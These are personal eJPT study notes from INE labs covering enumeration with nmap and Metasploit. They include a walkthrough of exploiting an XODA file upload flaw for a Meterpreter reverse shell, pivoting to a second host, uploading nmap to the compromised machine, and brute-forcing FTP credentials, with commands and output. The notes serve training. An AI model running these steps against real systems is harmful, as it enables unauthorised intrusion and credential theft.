EJPT - Section 3: Enumeration

Elías Vallina
Spring 2026, Galway, Ireland

Note 1: IMCP == ping (ICMP echo request, ICMP echo reply).
Note 2:
Web page: shows information. Example: a news website
Web application: besides showing information, it allows users to interact and perform actions. Example: Gmail, Amazon, online banking, WordPress admin.
Note 3: ifconfig and ip addr, do the same, are equivalents.
Note 4: typing *cd /tmp/* and typing *cd /tmp* is exactly the same.
Note 5: shares means shared resources.
rpcclient $>: this is a session. all the things start like this are a session.pg23 for more details.
Note 6: to leave on module and go back to the msfconsole, just type: ***back***
Note 7: to get info of a particular module, just type **info** or **help**:

```
msf5 auxiliary(scanner/smtp/smtp_enum) > info
```

NOTE IMPORTANT: XXX enumeration section:
this means in this section on the pdf, we're trying to enumerate stuff from a XXX server (XXX can be SSH, SMTP, etc...).

```
┌──(root㉿INE)-[~]
└─# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 13:24 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds

┌──(root㉿INE)-[~]
```

Important: if we perform nmap x.x.x.x and it doesn't work (very likely bc pings are being blocked), a very good think is to bypass ping probes (host discovery) and go straight to the ports scanning (-Pn)

LAB 1

Only with -Pn option:

```
┌──(root㉿INE)-[~]
└─# nmap -Pn demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 13:26 IST
Nmap scan report for demo.ine.local (10.2.30.72)
Host is up (0.0027s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
49155/tcp open  unknown
```

Adding the -sV (Service Version, not verbose! that was in information gathering) and the -O option (Operation System), the result is more extense and complete:

```
┌──(root㉿INE)-[~]
└─# nmap -Pn -sV -O demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 13:36 IST
Nmap scan report for demo.ine.local (10.2.30.72)
Host is up (0.0024s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               HttpFileServer httpd 2.3
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Port Scanning with Auxilary Modules

EXERCISE

STATEMENT:
We, the attacker, 192.86.140.2 (eth1's attacker), are in the same subnet as the the victim1's eth0: We have a known target (victim1): IPX=192.86.140.3, which is a web server only running a service on port 80, and the web application (XODA) running in it is hosted at the root of the web server. We also have a target2 (victim2) , IPX2 = X.X.X.3, where X.X.X.X is the eth1 target1's ip adress.

```
msf5 > search portscan

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access                     normal  No     Wordpress Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                             normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/portscan/ack                                       normal  No     TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                                 normal  No     FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn                                       normal  No     TCP SYN Port Scanner
   5  auxiliary/scanner/portscan/tcp                                       normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas                                      normal  No     TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner                         normal  No     SAPRouter Port Scanner
```

here are all the modules available to perform a scan.

We'll use now the TCP one for port scanning, so we copy:

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) >
```

easily, just say: set 5 :

```
msf5 exploit(unix/webapp/xoda_file_upload) > use 5
```

Note: *use module_X* command, means : select this tool (the module_X) to start configuring it (set the target, the ports , etc, as the screenshot below).

Here we've all the options:

```
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

In this activity, the target host is 192.86.140.3 .
Setting RHOST (our target) to the corresponding IP:

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.86.140.3
RHOSTS => 192.86.140.3
msf5 auxiliary(scanner/portscan/tcp) >
```

Now we have it set to this IP:

```
RHOSTS        192.86.140.3      yes
```

Next, we perform *run* to proceed to the port scan:

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.86.140.3:         - 192.86.140.3:80 - TCP OPEN
[*] 192.86.140.3:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

just as previously knew, as displayed above, port 80 is the only port opened.

Now we'll perform a curl to this target IP:

```
msf5 auxiliary(scanner/portscan/tcp) > curl 192.86.140.3
[*] exec: curl 192.86.140.3

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getElementById(_10[i]).classNam
```


looks like he web server is **running an application called XODA**.
We'll search a exploit modules for the XODA web application:

```
msf5 auxiliary(scanner/portscan/tcp) > search xoda

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/unix/webapp/xoda_file_upload  2012-08-21       excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability
```

we found this one. As the description column says briefly, the purpose of this module is : *abuse an insecure upload feature in XODA so an attacker can upload a malicious PHP file to the server. If the server then executes that file, the attacker may get remote code execution on the web server.*

Next, I use this module :

Now, I need to set the target IP (RHOSTS) and the directory :
(TARGETURI): where XODA is located in this target IP (the web server), or in other words, the **path on the web server** that the module will request.




RHOST and TARGETURI are in the screenshot above.

For TARGETURI:

```
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
```

ATTENTION: i realised that sometimes when typing ***set TARGETURI /*** , despite being correct, when executing the command ***exploit*** , i can't get into the victim1, don't know why-, maybe is a technical failure. To sort that out, just type again ***set TARGETURI /***, and next, type ***exploit***.

Once configured:



At this point, is time to perform the **exploitation**:

```
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.86.140.2:4444
[*] Sending PHP payload (TlJEvkYYj.php)
[*] Executing PHP payload (TlJEvkYYj.php)
[*] Sending stage (38288 bytes) to 192.86.140.3
[*] Meterpreter session 1 opened (192.86.140.2:4444 -> 192.86.140.3:37016) at 2021-11-11 23:11:55 +000
[!] Deleting TlJEvkYYj.php

meterpreter >
```

The blue rectangle, super important, explained in detail to understand what's happening:

A listener is started on 192.86.140.2:4444
That 4444 is the port used to wait for the reverse connection.

A malicious PHP file is uploaded (a small part of it)
Sending PHP payload (...)

The target server executes it
Executing PHP payload (...)

The main part of the payload is then sent (the rest)
Sending stage (...)
This completes the payload needed to open the session.

The exploitation is successful
Meterpreter session 1 opened ...
This is the most important line: remote access has been obtained.

The uploaded file is then removed to leave less trace.
Deleting ...php

So at this point, we're inside the target, (the webserver **IPX=192.86.140.3**), through the remote session was started : **meterpreter >**

A useful command is :

```
meterpreter > sysinfo
Computer    : victim-1
OS          : Linux victim-1 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter >
```


Now, we wanna perform a portscan on **victim 2**. In order to do that, we need to figure out the subnet's IP where victim 1 is located , in order to identify the IP address of victim2.

For this reason, we get into the victim1's shell , bash specifically, the preferred one.

```
meterpreter > shell
Process 794 created.
Channel 0 created.
/bin/bash -i
bash: cannot set terminal process group (426): Inappropriate ioctl for device
bash: no job control in this shell
www-data@victim-1:/app/files$
```

victim 1's bash

To discover the victim1's eth1 IP , i simply perform ifconfig:




Once we got victim2's IP:

Our machine (lab provided by INE) cannot directly see victim2, but since we exploited victim 1, we can access to victim1 via victim1's eth0 (192.86.140.3), the one we exploited just now. Also, adding up that victim1 can easily access to victim2, as its eth1 is in the same subnet as victim2.
That is why the path is:

attacker → victim1 → victim2

In this manner, victim1 will be the access door to victim2's subnet, therefore, victim2. In order to that, we perform:




this command says: "To reach that internal network (the subnet where 192.113.124.2 belongs to), I, the attacker,i'll get there through this Meterpreter session."

take a look on the red rectangle above.

We , the attacker, are in the same subnet as victim1's eth0. and victim1's eth1 is in the same subnet as victim2's ethX (we don't care about what number is X). **So this way, I (attacker) through victim1, I can get to victim2.**

To make it more visual, to see the last explanation clear:



In order to keep the victim1's session alive, but return me to the main Metasploit (msf5) prompt to to run the next modules against victim2, such as scans or exploits through that route, is performed background command:

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(unix/webapp/xoda_file_upload) >
```

Useful command to display active sessions:

```
msf5 exploit(unix/webapp/xoda_file_upload) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1         meterpreter php/linux    www-data (33) @ victim-1  192.86.140.2:4444 > 192.86.140.3:37016 (192.86.140.3)
```


We set our target:

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.113.124.3
RHOSTS => 192.113.124.3
```

so now we could type the command "exploit", and from the attacker (I) , i perform a portscan to victim2.

To go back to find another module, this time UDP module:

```
msf5 auxiliary(scanner/portscan/tcp) > back
msf5 >
```

```
msf5 > search udp_sweep

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/discovery/udp_sweep                  normal  No     UDP Service Sweeper


msf5 > use auxiliary/scanner/discovery/udp_sweep
msf5 auxiliary(scanner/discovery/udp_sweep) >
```

We perform a port udp scan, but in this lab, no udp port is opened:

```
msf5 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.86.140.3
RHOSTS => 192.86.140.3
msf5 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 192.86.140.3->192.86.140.3 (1 hosts)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/discovery/udp_sweep) >
```

LAB

statement

-target1: demo1.ine.local

-Vulnerability Information:

Vulnerability: XODA File Upload Vulnerability

Metasploit module: exploit/unix/webapp/xoda_file_upload

-victim 2 is in the same subnet as the second victim1's eth. To be clear: victim1 has 2 eth's: one is in the same subnet as us (the attacker), and the other is in the same subnet as victim2. Let's say the second eth is IPX2 = X.X.X.2. The victim2's ip adress in ethX will be X.X.X.3. This is an assumption that has to be made in this exercise , just like the previous one in this pdf.

Procedure

```
┌──(root㉿INE)-[~]
└─# nmap demo1.ine.local
```

the scan only shows port 80 tcp opened.

Next, we do the same as the previous exercise in this pdf: open msfconsole, use the directory exploit/unix/webapp/xoda_file_upload, set RHOST and TARGET URI.

To figure out where xoda is located (TARGET URI) within our target, I perform:

```
msf6 exploit(unix/webapp/xoda_file_upload) > curl demo1.ine.local
[*] exec: curl demo1.ine.local

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html;
```

as displayed above, we can see is as the last exercise, located in the root (/).

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/xoda_file_upload) > show options

Module options (exploit/unix/webapp/xoda_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                         ng-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /xoda/           yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   XODA 0.4.5
```


important in the screenshot above: LHOST is us, the attacker. LHOST if possible, choose the interface (eth) which is in the same subnet as the target. Why? Just bc the victim needs to be able to send data back our machine (LHOST) on 192.165.245.2 for the connection between the victim and us to be established.

if we perform ifconfig in our machine:

```
msf6 exploit(unix/webapp/xoda_file_upload) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.0.20  netmask 255.255.0.0  broadcast 10.1.255.255
        ether 02:42:0a:01:00:14  txqueuelen 0  (Ethernet)
        RX packets 17446  bytes 1365371 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19312  bytes 5374897 (5.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.178.103.2  netmask 255.255.255.0  broadcast 192.178.103.25
        ether 02:42:c0:b2:67:02  txqueuelen 0  (Ethernet)
        RX packets 1023  bytes 55786 (54.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1004  bytes 58180 (56.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 38556  bytes 22531305 (21.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38556  bytes 22531305 (21.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

we must choose as LHOST eth1, because is our machine's interface which is in the same subnet as our target (demo1.ine.local has the IP 192.178.103.3).

Next, just exactly as the last exercise: command exploit, then command sysinfo, then command shell, and type /bin/bash -i. Next, command ifconfig.



So, according to this exercise's statement, victim2's IP is X.X.X.3 = 192.109.15.3

As the previous exercise, i leave this session and i go back to the meterpreter. There i type ***run autoroute -s 192.109.15.2***. If i don't type this, Metasploit will try to reach 192.109.15.3 **from your attacker machine as if it were directly reachable**. So he won't get it. We need to go through meterpreter session (victim1).

So, once back in the meterpreter session (from victim1 remotely),and given that i discovered victim2's ip, I'll perform a portscan to victim2, since from victim1 we can access to victim2 direcly, unlike from I, the attacker, that i have no access:


like the previous exercise, I type: background, to don't abort the meterpreter session, but rather leaving it open while going back to msf6 to use another module: concretely, we're gonna use the module tcp port scan:

summary:

now **we'll scan victim2 ports** from Metasploit using the pivot route through victim1. That works because we already compromised victim1 and added a route with autoroute, so Metasploit can send traffic into that internal subnet through the existing meterpreter session. The notes describe this as **attacker → victim1 → victim2**.

```
msf6 exploit(unix/webapp/xoda_file_upload) > use auxiliary/scanner/portscan/tcp
```

Next, we perform, just the same as last exercise:



Immediately after, i type : exploit.

We found that victim2 has 3 open ports: 22, 21, 80.

We performed portscan through Metasploit pivoting. At this point, we'll change the technique: **we'll perform portscan** : it will be directly from victim 1,using nmap, not using any metasploit module from the attacker, like before.

We change this

attacker → victim1 → victim2


Into this:

victim1 → victim2

Here, the scan originates from victim1 itself. Why we do that? because perform nmap from victim1 is more powerful and accurate than executing the metasploit portscan tcp module.

to be able to carry out this new technique, we need to check if we have in our attacker system, **a nmap that can be copied into the victim1 system**, so then we'll be able to execute directly from victim1 the nmap.

Note: this nmap is not the nmap we use when executing from our attacker terminal:



Instead, we need to verify the existence and executability of a nmap file that

- it is a **static Linux binary**, so then it can be uploaded and run on victim1.

This is the command that performs that: **(*)**

- with ls -al it's checked that the file exists and has the correct permissions
- with file it's checked that the file is a valid Linux binary, for example an ELF 64-bit statically linked executable

Why is that needed?

Because our normal Kali nmap (displayed on the last screenshot) stays on our attacker machine, **is tied up to our kali attacker machine**.

If we wanna scan originated from **victim1**, then victim1 needs its **own copy** of nmap: this is : a static Linux binary nmap.

Don't loose time now in the output is displayed in the screenshot above, not important for now.. Just make clear that indeed, the file exists and is executable.

With the objective in mind, to run from victim1 the nmap static, I perform now:

```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

This way, i'm back to victim1 remote session.

Immediately after, i upload the nmap static binary:

```
meterpreter > upload /root/static-binaries/nmap /tmp/nmap
[*] Uploading  : /root/static-binaries/nmap → /tmp/nmap
[*] Uploaded -1.00 B of 5.82 MiB (0.0%): /root/static-binaries/nmap → /tmp/nmap
[*] Completed  : /root/static-binaries/nmap → /tmp/nmap
```

Now we'll make this nmap static binary executable as follows:

The question may arise is: but didn't we already verify that was executable in (*) ? So why do we have to make it executable? the answer is simple:

Step (*) checked that the attacker's local nmap binary static file was valid and executable there. Now, we're doing a different think: ensuring that the uploaded copy of nmap static binary is executable on victim1 before trying to run it.

now, from meterpreter:

```
merterpreter > shell
```

once in the terminal (shell), i move to the victim1's directory where i saved the nmap static binary uploaded , with:

```
bash > cd /temp/
```

Next:

```
chmod +x ./nmap
```

this is giving execute permission to the file nmap:

chmod → change file permissions

+x → add execute permission

./nmap → the file named nmap in the current directory (.)

So now, from this current directory we can simply perform a nmap to victim2, just what we intended to do, the pure nmap, instead of the module from metasploit that did a kind of nmap, which is less accurate than the pure nmap:

```
bash@/tmp/ > ./nmap 192.180.108.3
```

FTP ENUMERATION

video notes

1st: postgresql service start

```
root@attackdefense:~# service postgresql start
```

Next, we create a workspace , just like is shown in footprinting and scanning pdf, in section “nmap output formats”.

Now we’ll perform from msf5, a tcp scan with the module auxiliary/scanner/portscan/tcp (Just like the last 2 exercises in the current pdf), and target victim1 remember to change the x.x.x.2 by x.x.x.3 when performing the scan via this module, we see port 21 TCP is opened: this is ftp TCP default port .

Next, we search ftp modules (msf5 > search ftp)
To get a more accurate search and filter just what we are looking for, we can perform:
msf5 > search type:auxiliary name:ftp
We are interested in this one

MODULE 1

```
24  auxiliary/scanner/ftp/ftp_version                    normal  Yes    FTP Version Scanner
```

so we choose it (use 24).
we set the RHOSTS ip and next we proceed to run the module

```
msf5 auxiliary(scanner/ftp/ftp_version) > run

[+] 192.51.147.3:21       - FTP Banner: '220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.51.147.3]\x0d\x0a'
```

Once we know the ftp version is running on our target, we search any modules with the named ProFTPD:


```
msf5 auxiliary(scanner/ftp/ftp_version) > search ProFTPD
```

now typing back we go to msf5. Now by performing: msf5 > search type:auxiliary name:ftp, we can see the modules available to exploit. however, we’re not gonna use these for the moment bc they are oriented towards the exploitation phase.

MODULE 2: BRUTE FORCE

```
23  auxiliary/scanner/ftp/ftp_login                      normal  Yes    FTP Authentication Scanner
```

Next, we see the parameters are needed below:



```
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS            192.51.147.3     yes       The target address range or CIDR identifier
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

We must fill the USER_FILE and PASS_FILE fields. In order to it, i'll set it as 2 lists stored inside metasploit,with common or likely usernames and passwords:
`/usr/share/metasploit-framework/data/wordlists/common_users.txt`

```
msf5 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

So, when executing `run`, this module will perform brute force with all the possible user and password, trying to find the correct credentials:

```
msf5 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.51.147.3:21       - 192.51.147.3:21 - Starting FTP login sweep
[-] 192.51.147.3:21       - 192.51.147.3:21 - LOGIN FAILED: sysadmin:admin (Incorrect: )
[-] 192.51.147.3:21       - 192.51.147.3:21 - LOGIN FAILED: sysadmin:123456 (Incorrect: )
```

Finally, we found the user & password:

```
[+] 192.51.147.3:21       - 192.51.147.3:21 - Login Successful: sysadmin:654321
```

now that we got the user and pass, we try to get into the ftp server:

```
msf5 auxiliary(scanner/ftp/ftp_login) > ftp
[*] exec: ftp

ftp>
ftp> exit
msf5 auxiliary(scanner/ftp/ftp_login) > ftp 192.51.147.3
[*] exec: ftp 192.51.147.3

Connected to 192.51.147.3.
421 Service not available, remote server has closed connection
```

Note: note that in the last line, says service not available. The cause is very likely to be the brute force we used to find the password. The service may activate a Ddos, so we have to wait a minutes for it to deactivate.

Meanwhile, we'll try the last module we'll explore:

MODULE 3

```
19  auxiliary/scanner/ftp/anonymous                    normal  Yes    Anonymous FTP Access Detection
```


This one is used to check if we can log in to the ftp server anonymously
We execute it, but the victim1 is not vulnerable to a anonymous ftp login

```
msf5 auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.51.147.3
RHOSTS => 192.51.147.3
msf5 auxiliary(scanner/ftp/anonymous) > run

[*] 192.51.147.3:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

So we'll try to login to the ftp server again, hope the Ddos is deactivated:

```
msf5 auxiliary(scanner/ftp/anonymous) > ftp 192.51.147.3
[*] exec: ftp 192.51.147.3

Connected to 192.51.147.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.51.147.3]

Password:Name (192.51.147.3:root): 331 Password required for root

Login failed.
530 Login incorrect.
Remote system type is UNIX.
Using binary mode to transfer files.
Interrupt: use the 'exit' command to quit
msf5 auxiliary(scanner/ftp/anonymous) >
```

As shown in the screenshot above, now the service is available again. As expected, asks for the user and password. Fortunately, we already have it, so we log in:



as shown above, it asks for user and pass.
What we'll do is leave the msf console and log in there with the user and password.

Important:

